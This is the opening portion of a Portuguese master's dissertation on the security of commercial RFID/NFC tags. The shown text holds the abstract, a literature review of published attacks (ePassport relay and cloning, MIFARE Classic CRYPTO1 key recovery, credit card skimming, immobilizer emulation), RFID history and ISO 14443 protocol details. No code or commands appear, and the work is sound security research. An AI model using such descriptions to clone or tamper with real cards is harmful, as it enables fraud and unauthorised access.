INSTITUTO POLITÉCNICO DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Segurança de soluções comerciais baseadas em tecnologias RFID/NFC

Jorge Paulo Neto Rodrigues

Beja

2015

INSTITUTO POLITÉCNICO DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Segurança de soluções comerciais baseadas em tecnologias RFID/NFC

Relatório de Dissertação de Mestrado apresentado na Escola Superior de Gestão e Tecnologias do Instituto Politécnico de Beja

Elaborado por:

Jorge Paulo Neto Rodrigues

Orientado por:

Professor Doutor Rui Miguel Soares Silva

Beja

2015

Resumo

São centenas de aplicações, milhares de empresas e milhões de pessoas a utilizar etiquetas RFID/NFC todos os dias. São utilizadas em cartões de identificação para acesso a instalações, em passaportes eletrónicos, em imobilizadores de veículos, em cartões de débito e de crédito, em títulos de transportes, em ingresso para eventos desportivos e culturais e em muitas outras aplicações. Em todos os casos são utilizados dados profissionais e/ou pessoais considerados sensíveis e que devem estar protegidos. Na verdade não estão. O sistema RFID/NFC comunica em canal aberto e acessível a todos. São inúmeros os ataques possíveis com a finalidade de obter os dados sem que haja contacto físico com a etiqueta e sem que os atacante seja detetado.

Este trabalho apresenta o estudo de algumas etiquetas passivas existentes no mercado, as suas vulnerabilidades e como podemos realizar vários ataques com dispositivos de fácil acesso e com um custo inferior a 30€.

Foi realizada a análise das vulnerabilidades de algumas aplicações comerciais e nos casos em que as entidades o consentiram realizado um teste em ambiente real. Nas diversas situações foi possível realizar a leitura, adulteração e cópia dos dados em tempos que variam de alguns segundos a alguns minutos.

Palavras-chave: Etiquetas RFID; Vulnerabilidade; Chaves; Ataques; Clonagem; MIFARE; Passaporte Eletrónico; Imobilizador.

Abstract

There are hundreds of applications, thousands of companies and millions of people using RFID/NFC tags every day. ID cards for access to facilities, electronic passports, vehicle immobilizers, debit and credit cards, travel cards, tickets for sports and cultural events are among the most common uses. In all cases we can find professional and/or personal data considered as sensitive and that should be well protected. In fact it is not. The RFID/NFC communicates in a channel which is open and accessible to all. There are countless possible attacks in order to get the data without physical contact with the label and without the attacker being detected.

This paper presents the study of some existing passive tags on the market, their vulnerabilities and how we can perform various attacks with easy access using simple devices with a cost of less than € 30.

We have analyzed the vulnerabilities of some commercial applications and whenever the entities consented it, a test in real environment was performed. In all of the situations it was possible to read, tamper and clone the data in times ranging from a few seconds to a few minutes.

Keywords: RFID tags; Vulnerability; Keys; Attacks; Cloning; MIFARE; ePassport; Immobilizer.

Índice Geral

Índice de Figuras

Índice de Tabelas

Lista de Siglas

ABC:	*Automated Border Crossing*
ADC:	A*nalog to Digital Converter*
AEC:	*Extended Access Control*
AID:	*Application ID*
AFI:	*Application Family Identifier*
APDU:	*Application Protocol Data Unit*
ARM:	*Advanced RISC Machines*
ASK:	*Amplitude Shift Keying*
ATQA:	*Answer To Request*
ATR:	*Answer To Reset*
ATS:	*Answer To Selecy*
Auto-ID:	*Automatic Identification*
BAC:	*Basic Access Control*
BCC:	*Bit Count Check*
BSFID:	*Device Format Structure Identification*
CAN:	*Card Access Number*
CCID:	*Chip Card Interface Device*
CRC:	*Cyclic Redundancy Check*
CRM:	*Customer Relationship Management*
CVCA:	*Country Verifier Certification Authority*
DMA:	*Direct Memory Acces*
DoS:	*Denial of Service*
DSFID:	*Data Structure Format Identifier*
DSP:	*Digital signal processing*
EAC:	*Extended Access Control*
EAL*:*	*Evaluation Assurance Level*
EAS:	*Eletronic Article Surveillance*
ECC:	*Elliptic Curve Cryptography*
EEPROM:	*Electrically Erasable Programmable Read-Only Memory*
EID:	*Eletronic Identification Documents*

EMV: *Europay MasterCard and VISA*

EOF: *End Of Frame*

EPC: *Electronic Product Code*

ERP: *Enterprise Resource Planning*

LF: *Low Frequency*

LFSR: *Linear Feedback Shift Register4*

LIMS: *Laboratory information management system*

LLCP: *Logical Link Control Protocol*

LSB: *Least Significant Bit*

FPGA: *Field-programmable gate array*

FSK: *Frequency-shift keying*

FDX: *Full Duplex*

GE: *2 NAND Gate Equivalents*

HCE: *Host-based card emulation*

HDX: *Half Duplex*

HID: *Human Interface Device*

HF: *High Frequency*

IBM: *Internacional Business Machines*

I^2C: *Inter-Integrated Circuit*

ICAO: *International Civil Aviation Organization's*

ICP: Infraestruturas de Chaves Públicas

ISO: *International Standards Organisation*

IEC: *International Electrotechnical Commission*

JCVM: *Java Card Virtual Machine*

LED: *Light Emitting Diode*

MAC: *Message Authentication Code*

MAD: *Mifare Application Directory*

MF: *Microwave Frequency*

MRZ: *Machine Readable Zone*

MSB: *Most Significsnt Bit*

NACK: *Negative acknowledge*

NFC: *Near-field Communication*

NDEF: *NFC Data Exchange Format*

NRZ: *Non return to zero*

NUID: *Non–Unique Identifier*

OTP: *One-Time-Programmable*

PEP: Passport Eletrónico Português

PCD: *Proximity coupling device*

PC/SC: *Personal Computer/Smart Card*

PICC: *Proximity integrated circuit card*

PKD: *Public Key Directory*

PKI: *Public Key Infrastructure*

PPM: *Pulse Position Modulation*

PRNG: *Pseudorandom number generator*

PSK: *Phase-shift keying*

REQA: *Request Command*

RFID: *Radio Frequency Identification*

RFU: *Reserved for Future Use*

RID: *Random ID*

RISC: *Reduced Instruction Set Computer*

RoHS: *Restriction of Hazardous Substances*

RTD: *Record Type Definition*

SMS: *Short Message Service*

SNEP: *Simple NDEF Exchange Protocol*

SAC: *Supplemental Access Control*

SAL: *Smart Active Label*

SAK: *Select To Acknowedge, "Tipo A"*

SAM: *Security Access Module*

SDK: *Software Development Kit*

SOF: *Start Of Frame*

SPI: *Serial Peripheral Interface*

SQL: *Structured Query Language*

UART: *Universal Synchronous Receiver/Transmitter*

UID: *Unique Identifier*

UHF: *Ultra-high Frequency*

USB: *Universal Serial Bus*

VCD: *Vicinity Coupling Device*

VICC: *Vicinity Integrated Circuit Card*

UPC: *Universal Product Code*

WEEE: *Waste Electrical And Electronic Equipment*

XOR: Exclusive OR

1. Introdução

A identificação por radiofrequência ou RFID (*Radio-Frequency IDentification*) é utilizada pela primeira vez, na Segunda Guerra Mundial, como uma aplicação militar mas rapidamente começou a proliferar como um objeto comercial.

Propõe-se neste trabalho apresentar um conjunto de ferramentas e dispositivos que permitem ultrapassar a segurança nos sistemas RFID, utilizando etiquetas passivas que operam nos 125 KHz e 13,56 MHz.

Devido ao facto das etiquetas obterem a energia necessária ao seu funcionamento no campo eletromagnético limita-as principalmente no poder de computação e na capacidade de memória. Com a evolução dos sistemas informáticos que permitem executar milhões de instruções por segundo torna-se fácil quebrar a segurança da maioria das etiquetas existentes no mercado em tempo útil. Devido à dificuldade em obter números aleatórios, elemento essencial na criptografia, algumas etiquetas utilizam números pseudoaleatórios gerados por algoritmos para realizarem a autenticação entre o leitor e a etiqueta. Como estes algoritmos são baseados em funções determinísticas podemos saber os valores "aleatórios" que serão gerados se utilizarmos a mesma semente.

São enumeras as vulnerabilidades detetadas e apresentadas ao longo dos últimos 10 anos que demostram a falta de segurança em vários modelos de etiquetas. É o exemplo da etiqueta MIFARE Clássica cuja segurança já foi quebrada em 2007 mas continua a ser umas das soluções mais utilizadas em todo o mundo.

1.1. Estrutura da Dissertação

O universo dos sistemas RFID/NFC é muito vasto. O estudo foi balizado essencialmente por duas características que estão relacionadas com o tipo de etiquetas encontradas em aplicações comerciais e os dispositivos disponíveis no mercado a preços baixos. Assim são apresentados os seguintes capítulos onde está sempre presente uma perspetiva prática dos diversos ataques e a respetiva preparação.

Capítulo 1 – O presente capítulo, faz uma introdução ao tema fazendo referência à falta de segurança em algumas etiquetas existentes no mercado. Apresenta a estrutura da dissertação e o estado da arte sobre vulnerabilidades e ataques que já foram publicadas.

Capitulo 2 – Este capítulo aborda as normas para a utilização das etiquetas passivas de 125 KHz e 13,56 MHz. São apresentadas de uma forma não muito aprofundada as diversas partes constituintes de um sistema RFID e as principais características de algumas etiquetas.

Capítulo 3 – Apresenta as diversas questões relacionadas com a segurança e privacidade dos dados em sistemas RFID/NFC, as vulnerabilidades e os tipos de ataques que estão sujeitos.

Capítulo 4 – Neste capítulo é efetuado um estudo mais aprofundado de algumas etiquetas existentes no mercado. São apresentadas as características técnicas, os comandos quando aplicáveis, os protocolos de autenticação e alguns sistemas de segurança.

Capítulo 5 – Apresenta o *hardware* e *software* utilizados para efetuar o estudo.

Capítulo 6 – Expõe os testes efetuados às etiquetas utilizadas por diversas empresas em sistemas de controlo de acesso, em sistemas de empréstimo, em cartões de pagamento e de identificação.

Capítulo 7 – No último capítulo é apresentada a comparação de diversos aspetos entre os dispositivos utilizados e entre algumas etiquetas existentes no mercado. Finaliza com a conclusão e possíveis trabalhos futuros.

1.2. Estado da Arte

Embora os sistemas comerciais baseados na RFID já existam desde a década de 60 do século passado, só com a massificação da tecnologia é que se tornou justificável e apetecível ultrapassar a segurança das diversas aplicações.

Em 2005 Marc Witteman [1] Utilizou a Potência Diferencial para obter a chave de Autenticação Ativa nos ePassport. Este ataque só pode ser prevenido com equipamento específico.

Kirschenbaum e Wool [2] em 2006 desenvolveram um dispositivo de baixo custo capaz de obter todos os dados da transmissão, RFID *Skimmer*. No seu artigo demostraram que é relativamente fácil aumentar a distância da escuta, *eavesdropping*, das comunicações.

Gerhard Hancke [3] em 2006 aplicou com sucesso o ataque da retransmissão de dados, *relay attack*. O ataque, *man in the middle*, consiste em substituir uma etiqueta por um dispositivo que a simule. Este dispositivo estava ligado a um leitor através de uma rede *wireless* que por

sua vez interagia com a verdadeira etiqueta. O sistema enviava os pedidos e as respostas entre o leitor e a etiqueta MIFARE Clássica. Apesar de a comunicação ser cifrada não era impeditivo já que o sistema apenas se limitava a guardar e reenviar os dados.

Em 2006 Adam Laurie [4] escreve código que obtém todas as chaves dentro de determinados limites, implementando o ataque de Witteman's. Utilizando sítios na Internet de reserva de viagem aéreas, copões das viagens e outras informações públicas torna possível obter a um conjunto reduzido de chaves possíveis.

Em 2006 Lukas Grunwald apresentou na conferência BlackHat nos Estados Unidos da América a realização da clonagem do ePassport sem a Autenticação Ativa [5]. A cópia bit a bit num cartão com o sistema operativo JCOP utilizando a *applet* ePassport, para uma etiqueta ISO/IEC 14443, apenas com uma simples ferramenta de transferência de dados.

Heydt Benjamin et al. [6] em 2007 comprometeram a segurança dos cartões de crédito analizando a comunicação RFID e observaram que o número do cartão, a data de validade e o nome do utilizador eram enviados em texto simples a leitores sem a respetiva autenticação. Conseguiram clonar um cartão de crédito com um dispositivo construído pelos próprios.

Em 2007 Lukas Grunwald [7] apresentou um método inutilizar um ePassport com o sistema *Extended Access Control* (EAC) ativo. Se obtivermos chave necessária para ler a impressão digital e atualizações de certificados podemos gravar um certificado com uma data futura permitindo só nessa data a sua leitura.

Em 2007 M. Hlavac e T. Rosa [8] demonstraram que é possível efetuar um ataque de retransmissão utilizando um ePassport com um tempo máximo de resposta de 4,949s. Este tempo é o suficiente para a transmissão dos dados do ePassport via TCP/IP ou entre dois Smartphones equipados com NFC e via GSM. Um Smartphone, *Ghost,* encontra-se ao pé do leitor e o outro, *Leech,* ao pé do ePassport. Um aspeto que torna este ataque mais difícil é a geração de um número único (UID) aleatório por parte de ePassport.

Courtois et al. [9] em 2008 demonstraram que a cifra CRYPTO1, cifra utilizada nas etiquetas MIFARE Clássica, é vulnerável a um ataque algébrico e utilizaram como exemplo o cartão de títulos de transportes de Londres o Oyster Cards.

Em 2008 dois investigadores alemães Nohl e Plotz [10] apresentaram algumas fragilidades da cifra CRYPTO1 através da reengenharia parcial e demonstraram que a cifra CRYPTO1 também é fraca estatisticamente.

Koning Gans et al. [11] em 2008 propuseram um ataque à etiqueta MIFARE Clássica para explorar a fragilidade da cifra CRYPTO1 obtendo parte da chave apenas escutando as comunicações e sem aplicar algoritmos de cifra.

Flavio Garcia et al. [12] em 2008 descreveram o ataque para recuperar a chave de um setor apenas escutando as comunicações entre o leitor e a etiqueta.

Em 2008 um grupo de investigadores da Universidade de Radbond em Nijmegen, Holanda, através da reengenharia clonaram e manipularam a MIFARE Clássica, utilizada nos títulos de transporte, OV-chipkaart, utilizando o dispositivo Proxmark3.

Em 2008 Radboud Lausitz [13] demonstraram que é possível determinar o país emissor do ePassport através das mensagens de erro que é devolvida.

Em 2008 Jeroen van Beek [14] demonstrou que é possível desativar o mecanismo de autenticação ativa bastando retirar a referência do índice de ficheiros do ePassport. Demonstrou também que nem todos os sistemas verificam as assinaturas. Jeroen adulterou informação e assinou o documento com a uma chave de um país que não existe. Para que o sistema possa verificar as assinaturas tem que aceder ao diretório de chaves públicas, *Public Key Directory* (PKD) da Organização Internacional da Aviação Civil, *International Civil Aviation Organization's* (ICAO). Nessa altura só 8% dos países tinham as suas assinaturas na diretoria. Também em 2008 no sítio da Internet The Hacker Choice demonstrou a adulteração da fotografia de um ePassport dos Estados Unidos.

Em 2010 Tom Chothia e Vitaliy Smirnov [15] demonstraram que um ePassport pode ser identificado enviando controlos de acesso básico, *Basic Access Control* (BAC) específicos nos pedidos de autenticação.

Roel Verdult et al. [16] em 2012 apresentaram uma maneira de simular uma etiqueta Hitag2, com o dispositivo Proxmark3, para ultrapassar a segurança do imobilizador de algumas viaturas.

2. Tecnologias RFID/NFC

Identificação por radiofrequência é um método de transferência de dados automática através de sinais de rádio com o objetivo de identificar objetos, acedendo a dados armazenados em dispositivos denominados etiquetas RFID, *tags* ou *tranponders*, ou como referenciado na norma ISO/IEC 14443, *Proximity Integrated Circuit Card* (PICC).

As etiquetas são constituídas por uma antena e um circuito eletrónico capaz de responder aos sinais de rádio enviados por um sistema emissor, leitor ou interrogador. Além das etiquetas passivas, que respondem ao sinal enviado pela base transmissora, existem ainda as etiquetas semi-passivas e as ativas, dotadas de bateria, que lhes permite enviar o próprio sinal.

O leitor, referenciado na norma ISO/IEC 14443 como, *Proximity Coupling Device* (PCD), opera pela emissão de um campo eletromagnético, numa das seguintes frequências: 125 KHz, 134KHz ou 13.56 MHz ou numa das seguintes bandas: UHF ou μW, que são a fonte que alimenta/ativa a etiqueta, que por sua vez, responde ao leitor com o conteúdo de sua memória.

As antenas apresentam os mais diversos formatos e tamanhos com configurações e características diferentes, cada um para um tipo de aplicação, podendo ler através de diversos materiais como plásticos, madeira, vidro, papel, cimento, etc.

Near Filed Communication (NFC) utiliza tecnologia RFID e é baseada na norma ISO/IEC 18092. É um subconjunto especializado de identificação por RF. É um sistema de curto alcance e de baixo consumo que opera nos 13,56 MHz e executa muitas das funções das etiquetas RFID. Opera até uma distância de 10 cm e destina-se essencialmente à transferência de dados entre dois dispositivos quando estão muito próximos um do outro. Tem como principal objetivo a comunicação ponto a ponto, *peer-to-peer* (P2P), a leitura de etiquetas NFC e de RFID e o pagamento sem contacto através da emulação do cartão de débito ou de crédito entre outros.

2.1. Origem e evolução histórica

A história da identificação por radiofrequência, RFID, remonta à 2ª Guerra Mundial. Todos os países envolvidos na guerra utilizavam o radar como meio de detetar os aviões inimigos

mas não conseguiam identificar a quem pertenciam. Robert Alexander Watson-Watt em nome do governo Britânico liderou um projeto que consistia na transmissão de um sinal quando os aviões detetavam o sinal do radar.

Durante os anos 50 e 60 vários países desenvolveram sistemas de identificação remota. Algumas empresas começaram a comercializar etiquetas para o controlo e vigilância de artigo em lojas de venda a retalho. Estas etiquetas eram constituídas apenas por um bit que definia se o produto foi ou não pago e se poderá sair da loja.

A partir do ano de 1973 começaram a registar-se as primeiras patentes. Começou com o registo de uma etiqueta ativa realizada por Mario W. Cardullo e de uma etiqueta passiva por Charles Walton no mesmo ano. Depois desenvolveram-se etiquetas, funcionavam nos 125 KHz, para monitorizar material nuclear, camiões, gado, etc. Posteriormente apareceram as etiquetas de 13,56 MHz que permitiam taxas de transmissão mais elevadas, maiores distâncias e usadas em sistemas de controlo de acesso, de pagamento entre outras. Entre 1999 e 2003 o centro Auto-ID que era uma parceria público-privada suportado por mais de 100 empresas [17].

A Sony e a NXP lideram a tecnologia NFC. Mas a origem remonta a dezembro de 2003 quando NFC foi acreditada com a norma ISO/IEC 18082. Esta norma especifica a interface e o protocolo de comunicação a curta distância entre dois dispositivos com taxas de comunicação de 106, 212 ou 424 kbits/s [18]. Em 2005 evoluiu para a norma ISO/IEC 21481.

O Fórum NFC é uma associação da indústria com mais de 160 membros, fundada em 2004 pela Nokia, Philips Semiconductors (agora NXP Semiconductors desde 2006) e pela Sony, encarregue de promover a tecnologia NFC e estabelecer normas fundamentais.

2.2. Normas

Existe uma grande quantidade de normas referentes à comunicação por rádio frequência. As normas apresentadas na Tabela 1 apenas referenciam parte desse universo.

Norma ISO/IEC	*Descrição*
ISO/IEC 11784	Identificação para animais – Estrutura de código
ISO/IEC 11785	Identificação para animais – Protocolo de Comunicação
ISO/IEC 14223	Identificação Avançada para animais – Estrutura de código
ISO/IEC 14443 A/B	Etiquetas de Identificação – Etiquetas de proximidade
ISO/IEC 15693	Etiquetas de Identificação – Etiquetas de vizinhança
ISO/IEC 15693-2	Interface e inicialização
ISO/IEC 15693-2	Protocolo anticolisão e transmissão
ISO/IEC 18000	Parâmetros gerais para interface RFID
ISO/IEC 18000-1	Arquitetura e definição de parâmetros a normalizar
ISO/IEC 18000-2	Parâmetros para comunicação até 135 kHz
ISO/IEC 18000-3	Parâmetros para comunicação até 13,56 kHz
ISO/IEC 18000-4	Parâmetros para comunicação a 2,45 GHz
ISO/IEC 18000-6	Parâmetros para comunicação a 860- 960 MHz
ISO/IEC 18000-7	Parâmetros para comunicação a 433 MHz – Etiquetas ativas
ISO/IEC 15961	RFID para gestão de itens – Protocolo de dados: Interface de aplicação
ISO/IEC 15962	RFID para gestão de itens – Protocolo: Regras de codificação de dados e funções da memória lógica
ISO/IEC 18092	NFC - Interface e o Protocolo (NFCIP-1)
ISO/IEC 21481	NFC - Interface e o Protocolo (NFCIP-2)
ISO/IEC 10536	Etiquetas de Identificação – Etiquetas de acoplamento
ISO/IEC 18046	Metodologia para realização de testes relativos à performance dos leitores e etiquetas RFID.
ISO/IEC 18047	Métodos de teste de conformidade para leitores e etiquetas RFID.
ISO/IEC 24729	Diretrizes de implementação RFID – parte 1: Etiquetas RFID; parte 2: Reutilização de etiquetas; parte 3: Leitores/Instalação de antenas.
ISO/IEC 24753	Regras de codificação e processamento para sensores e baterias para a gestão de itens em RFID

Tabela 1 - Normas RFID

A Figura 1 apresenta a distribuição pelo espetro eletromagnético das normas mais utilizadas no mercado.




Figura 1 - Distribuição de normas RFIF pelo espetro eletromagnético

2.2.1. Norma ISO/IEC 11784 & 11785 & 14223

A norma ISO/IEC 11784 & 11785 regula a identificação de animais por RFID. A informação da etiqueta é enviada numa cadeia de bits que define o código de identificação e o número de bits que garante uma boa receção por parte do leitor. A norma ISO/IEC 11784 define a estrutura do código de identificação e a ISO/IEC 11785 define como ativar a etiqueta e como guardar a informação. A norma ISO/IEC 14223 define um sistema de identificação avançado que é a atualização das outras duas normas. A norma ISO/IEC 24631 define o procedimento para verificação se o sistema está conforme as normas ISO/IEC 11784 e 11785. A frequência usada na identificação de animais por RFID é de 134,2 KHz com a utilização de um dos dois protocolos de comunicação cujas características são apresentadas nas Tabela 2 e Tabela 3.

Protocolo	***Full Duplex (FDX ou FDX-B)***	***Half Duplex (HDX)***
Modulação	ASK	FSK
Frequência	129-133.2 kHz	124.2 kHz=1
	135.2-139.4 kHz	134.2 kHz=0
Código do Canal	Diferencial Bifase (DBP)	---
Tamanho (bits)	128	112

Tabela 2 - Protocolos usados na identificação animal - RFID

FDX	***HDX***	***Designação***
3	3	Código do fabricante
11(0000000001)	8(01111110)	Bits iniciais, *start bit*
1	1	Se é ou não animal
14	14	Reservado para futuro
1	1	Bit indicador de dados extras
10	10	Código do país de acordo com a norma ISO 3166
38	38	ID
16	16	CRC CCITT dos 64 bits anteriores
24	24	Bits da aplicação

Tabela 3 - Estrutura do código

2.2.2. Norma ISO/IEC 14443 (A e B)

A ISO/IEC 14443 é uma norma internacional para cartões inteligentes e sem contacto, que opera nos 13,56 MHz num raio de proximidade inferior a 10 cm por meio de antena. É constituída por quatro especificações, nomeadamente: ISO/IEC 14443-1 para a Camada Física; ISO/IEC 14443-2 para a Potência de Rádio Frequência e Interface de Sinal; ISO/IEC

14443-3 para a inicialização e Anticolisão; e ISO/IEC 14443-4 para o Protocolo de Transmissão. Existem contudo dois tipos de protocolos suportados pela ISO/IEC 14443, diferenciados através das designações "Tipo A" e "Tipo B". Seguidamente apresentam-se algumas das características consideradas mais importantes no contexto deste trabalho, para cada uma das quatro especificações.

Relativamente à especificação ISO/IEC 14443-1, sobre a Camada Física, define as características físicas da etiqueta e como devem operar.

No que respeita à especificação ISO/IEC 14443-2, Potência de Radiofrequência e Interface do Sinal, Camada de ligação, define a comunicação entre a etiqueta e o leitor, o modo de codificação e modulação do sinal. Utilizam e manipulam a subportadora de 874.5 KHz.

O protocolo "Tipo A" quando comunica no sentido do leitor (PCD) para a etiqueta (PICC) utiliza a Modulação ASK com Codificação Modificada de Miller. Para codificar os dados o gerador da portadora para periodicamente de transmitir durante 2,95 μS o que corresponde a 100% ASK, porque neste período não é gerado o sinal da portadora. A taxa de transmissão varia entre 106 kbits/s a 847 kbits/s. Quando comunica no sentido da etiqueta para o leitor, utiliza a modulação OOK, *on-off-keying*, ou a modulação Manchester na subportadora a 874.5 KHz. A taxa de transmissão varia entre 106 kbits/s a 847 kbits/s.

O protocolo "Tipo B" quando comunica no sentido do leitor para a etiqueta utiliza 10 %, entre 100% e 90%, da modulação ASK com a codificação NRZ-L. Quando comunica no sentido da etiqueta para o leitor, utiliza a Modulação BPSK ou NRZ-L na subportadora a 874.5 KHz. A taxa de transmissão varia entre 106 kbits/s a 847 kbits/s.

Relativamente à especificação ISO/IEC 14443-3, sobre a Inicialização e Anticolisão, define as tramas de dados e o protocolo anticolisão na descoberta e seleção de uma etiqueta no raio de ação. Existe colisão ou conflito quando duas etiquetas respondem ao mesmo tempo ao pedido enviado por um leitor. É verificada a colisão com a alteração da corrente de carga que é proporcional ao número de etiquetas que estão a absorver energia ou pela receção de sucessivas mensagens corrompidas através da verificação CRC que indicia de sobreposição de mensagens. Depois do processo deste processo o leitor envia o comando *halt* e desativa a etiqueta que apenas volta a responder quando for novamente inquirida.

A Figura 2 apresenta alguns dos protocolos anticolisão utilizados nos sistemas RFID.




Figura 2 - Sistemas Anticolisão utilizados em RFID

No protocolo "Tipo A" a primeira trama tem que ser pequena, apenas de 7 bits. SDK's comerciais raramente suportam tramas que não sejam múltiplas de 8 bits. Para utilizar estas ferramentas temos que esperar que os sistemas anticolisão proprietários não contenha nenhuma vulnerabilidade que possa violar a norma enviando tramas com comprimentos não suportados.

No processo anticolisão, apresentado na Figura 3, o primeiro passo é dado pelo leitor para verificar a existência de etiquetas. Este processo pode ser feito de duas maneiras: enviando a trama REQA (0x26) ou WUPA (0x52), ambas com 7 bits de comprimento. Estes comandos distinguem-se dos restantes porque são apenas de 7 bits não chegando a 1 byte e não têm o CRC. Os outros comandos consistem em tramas com mais do que um byte. O comando pedido, *request,* REQA convida todas as etiquetas que sejam novas no campo de ação a responderem. O comando acordar, *wakeup*, WUPA convida a responder a todas as etiquetas que já estiveram ativas.

Enquanto a etiqueta não deixar o campo eletromagnético permanece ativa. Assim o comando WUPA pode ser usado várias vezes sem desativar o campo eletromagnético. Pelo contrário o comando REQA só lê as etiquetas que se ativam pela primeira vez. Para ler as restantes tem que desativar o campo eletromagnético e reativa-lo novamente.

Quando nenhuma etiqueta responde ao comando REQA este é enviado repetidamente. O período depende dos fabricantes dos leitores e que pode ir desde alguns milissegundos até 1 segundo.

